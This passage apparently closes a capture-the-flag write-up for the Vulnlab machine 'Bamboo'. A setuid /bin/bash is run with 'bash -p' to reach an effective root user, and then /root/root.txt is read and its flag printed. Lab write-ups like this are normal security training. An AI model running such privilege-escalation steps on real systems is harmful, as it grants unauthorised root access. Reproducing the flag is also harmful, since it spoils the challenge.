-rwsr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash
Pwned
Now let’s escalate to root and grab the flag Bamboo_Root:
papercut@bamboo:~/server/bin/linux-x64$ bash -p
bash-5.1# id
uid=1001(papercut) gid=1001(papercut) euid=0(root) groups=1001(papercut)
bash-5.1# cat /root/root.txt
VL{4805dfe631e59ad76c1706b767699126}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=ebbb582f-617d-4dbb-9771-8c3c36e2b8d1